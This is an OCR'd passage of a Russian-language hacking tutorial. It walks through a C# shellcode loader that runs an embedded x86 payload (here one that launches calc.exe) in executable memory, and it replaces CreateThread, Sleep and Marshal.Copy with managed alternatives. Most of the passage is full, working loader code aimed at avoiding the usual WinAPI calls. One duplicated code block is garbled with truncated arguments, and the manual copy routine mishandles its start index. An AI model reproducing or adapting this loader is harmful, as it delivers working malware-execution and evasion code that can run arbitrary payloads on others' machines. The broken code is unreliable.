
Предлагаю в качестве кандидата рассмотреть функцию **`Thread.Sleep()`**.

```
public static void Sleep (int millisecondsTimeout);
```

В качестве **`millisecondsTimeout`** передаем, согласно документации, значение **`Timeout.Infinite`**.

```
using System;
using System.Runtime.InteropServices;
using System.Threading;
namespace ConsoleApp1
{
  class Program
  {
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint
    flAllocationType, uint flProtect);
    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize,
    IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);
    static void Main(string[] args)
    {
      byte[] x86shc = new byte[193] {
      0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,
0x8b,0x50,0x30,
      0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,
0x26,0x31,0xff,
      0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,
0xe2,0xf2,0x52,
      0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,
0x48,0x01,0xd1,
      0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,
0x8b,0x34,0x8b,
      0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,
0x75,0xf6,0x03,
      0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,
      0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,
0x89,0x44,0x24,
      0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,
0x8b,0x12,0xeb,
      0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,
0x31,0x8b,0x6f,
      0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,
0x9d,0xff,0xd5,
      0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
0x72,0x6f,0x6a,
      0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
0x00 };

      var size = x86shc.Length;
      var addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
      Marshal.Copy(x86shc, 0, addr, size);
      var hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0
, IntPtr.Zero);
      Thread.Sleep(Timeout.Infinite);
    }
  }
}
```

Запускаем, проверяем, все работает!



```
using System;
using System.Runtime.InteropServices;
using System.Threading;
namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
        flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        static void Main(string[] args)
        {
            byte[] x86shc = new byte[193] {
            0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
            0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
            0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
            0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
            0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
            0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
            0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
            0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
            0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
            0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,
            0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,
            0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,
            0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00 };

            var size = x86shc.Length;
            var addr = VirtualAlloc(IntPtr.Zero, 0x100
            Marshal.Copy(x86shc, 0, addr, size);
            var hThread = CreateThread(IntPtr.Zero, 0,                   IntPtr.Zero);
            Thread.Sleep(Timeout.Infinite);
        }
    }
}
```

Успешная замена функции

Идем дальше — замена **`CreateThread()`**.

Продолжение статьи →

ПОТОК БЕЗ CREATETHREAD()

Здесь уже сложнее. Поток просто так не заменить. Впрочем, в C# есть отдельный неймспейс System.Threading, который даст нам почти все необходимые методы для работы с многопоточностью.

Для выполнения шелл-кода достаточно создать поток, а затем сделать точку входа в него идентичной адресу шелл-кода. Таким образом внутри нового потока будет выполняться наша полезная нагрузка.

Для запуска потока в C# нужно инициализировать экземпляр класса Thread. Этот класс тоже предоставляет некоторые методы для работы с потоками:

- статический метод `GetDomain()` возвращает ссылку на домен приложения;
- статический метод `GetDomainID()` возвращает идентификатор домена приложения, в котором выполняется текущий поток;
- статический метод `Sleep()` останавливает поток на определенное количество миллисекунд;
- метод `Join()` блокирует выполнение вызвавшего его потока до тех пор, пока не завершится поток, для которого был вызван этот метод;
- метод `Start()` запускает поток.

В качестве точки входа потока, так же как и в C++, требуется указать определенную функцию. Сразу засунуть сюда шелл-код не получится — в C# имя функции не является ее адресом. Поэтому потребуется создать дополнительную функцию, которая будет принимать адрес шелл-кода. А внутри этой так называемой функции — точки входа потока запустить шелл-код.

```
var size = x86shc.Length;
var addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
Marshal.Copy(x86shc, 0, addr, size);

Thread thread = new Thread(() => {
  IntPtr functionPtr = addr;
  ExecuteShellcode(functionPtr);
});

thread.Start();
thread.Join();
```

Запускать нужно внутри метода `ExecuteShellcode()`. Мы не используем WinAPI, поэтому передавать поток управления по произвольному адресу будем встроенными средствами C#. На помощь нам придут делегаты. Не пугайся, это только звучит страшно. По сути, это просто указатели на функцию. Они позволяют передать поток управления по любому адресу.

Код метода будет следующим.

```
static void ExecuteShellcode(IntPtr funcAddr)
{
  var func = Marshal.GetDelegateForFunctionPointer<FuncType>(funcAddr
);
  func();
}

[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate void FuncType();
```


Обрати внимание: в конце мы объявили делегат. Фактически это представление нашего шелл-кода. Он не принимает никаких аргументов и возвращает `void`.

Затем нужно создать новый делегат. У нас есть адрес, по которому расположен шелл-код, поэтому используем метод Marshal.GetDelegateForFunctionPointer() для инициализации делегата из адреса в памяти.

После успешной инициализации делегата передать ему поток управления проще простого: нужно обратиться к делегату как к функции: `func()`.

Причем параллельно у нас получилось избавиться и от функции `Sleep()`. Она была успешно заменена вызовом `thread.Join()`. Полный код с доработками — ниже.

```
using System;
using System.Runtime.InteropServices;
using System.Threading;

namespace ConsoleApp1
{
  class Program
  {
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
    [return: MarshalAs(UnmanagedType.Bool)]
    static extern bool VirtualFree(IntPtr lpAddress, uint dwSize,
uint dwFreeType);

    static void Main(string[] args)
    {
      byte[] x86shc = new byte[193] {
        0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31,
0xc0, 0x64, 0x8b, 0x50, 0x30,
        0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f,
0xb7, 0x4a, 0x26, 0x31, 0xff,
        0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d,
0x01, 0xc7, 0xe2, 0xf2, 0x52,
        0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11,
0x78, 0xe3, 0x48, 0x01, 0xd1,
        0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3,
0x3a, 0x49, 0x8b, 0x34, 0x8b,
        0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7,
0x38, 0xe0, 0x75, 0xf6, 0x03,
        0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58,
0x24, 0x01,0xd3, 0x66, 0x8b,
        0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b,
0x01,0xd0, 0x89, 0x44, 0x24,
        0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f,
0x5f, 0x5a,0x8b, 0x12, 0xeb,
        0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x00,
0x50, 0x68, 0x31, 0x8b, 0x6f,
        0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5, 0xa2, 0x56,0x68, 0xa6,
0x95, 0xbd, 0x9d, 0xff, 0xd5,
        0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb,
0x47, 0x13, 0x72,0x6f, 0x6a,
        0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65,
0x78, 0x65, 0x00
      };

      var size = x86shc.Length;
      var addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
      Marshal.Copy(x86shc, 0, addr, size);

      Thread thread = new Thread(() => {
        IntPtr functionPtr = addr;
        ExecuteShellcode(functionPtr);
      });

      thread.Start();
      thread.Join();
    }

    static void ExecuteShellcode(IntPtr funcAddr)
    {
      var func = Marshal.GetDelegateForFunctionPointer<FuncType>(
funcAddr);
      func();
    }

    [UnmanagedFunctionPointer(CallingConvention.Cdecl)]
    private delegate void FuncType();
  }
}
```



Успешный запуск шелл-кода

Прекрасно! Теперь пора избавляться от `Marshal.Copy()`. Конечно, это не WinAPI, но я вошел во вкус и решил сделать абсолютно всю логику программы на альтернативных функциях.

КОПИРУЕМ ПАМЯТЬ РУЧКАМИ

Какая логика работы функции Marshal.Copy()?


```
public static void Copy (float[] source, int startIndex, IntPtr
destination, int length);
```

Здесь все просто: идет копирование данных размером `length` из `source`, начиная с индекса `startIndex`, по адресу `destination`.

Что мешает нам написать это ручками? Тем более C# поддерживает механизм указателей. Создадим метод `CustomCopy()`, принимающий все те же аргументы, что и `Marshal.Copy()`.

```
static void CustomCopy(byte[] source, int startIndex, IntPtr
destination, int length)
{
  unsafe
  {
    byte* destPtr = (byte*)destination.ToPointer();
    for (int i = startIndex; i < length; i++)
    {
      destPtr[i] = source[i];
    }
  }
}
```

Обрати внимание: здесь используется ключевое слово `unsafe`. Для успешной компиляции проекта с таким ключевым словом следует в опциях сборки установить галочку напротив пункта «Разрешить небезопасный код».

